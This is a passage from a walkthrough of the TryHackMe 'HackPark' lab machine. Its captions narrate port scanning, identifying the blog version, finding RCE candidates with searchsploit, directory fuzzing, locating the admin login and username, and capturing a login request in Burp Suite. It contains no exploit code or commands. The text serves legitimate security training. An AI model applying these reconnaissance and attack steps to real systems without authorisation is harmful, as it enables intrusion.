
HACKPARK

To access the machine, click on the link given below:

- https://tryhackme.com/room/hackpark


SCANNING

I performed an **nmap** scan to find open ports and the services running on the target.




FOOTHOLD


The nmap revealed 2 open ports. So I viewed the web application running on port 80 through my browser.




The clown shown on the web page could be related to the target, so I did a google search and found his name.




Inspecting the source code revealed the version of the blogging application that was running.




searchsploit revealed an RCE and directory traversal vulnerability related to this particular version.





Before moving forward with the exploit, I visited the *robots.txt* endpoint that was discovered by **nmap**. Here, I found some new endpoints.




I accessed the endpoints but found nothing interesting.












I fuzzed for directories found some interesting endpoints.




Accessing the *admin* endpoint redirected me to a login page.




The home page contained a post with the author name. Clicking on it revealed a username called 'admin'.




I then sent a request from the login panel and captured the request on **Burp Suite**.



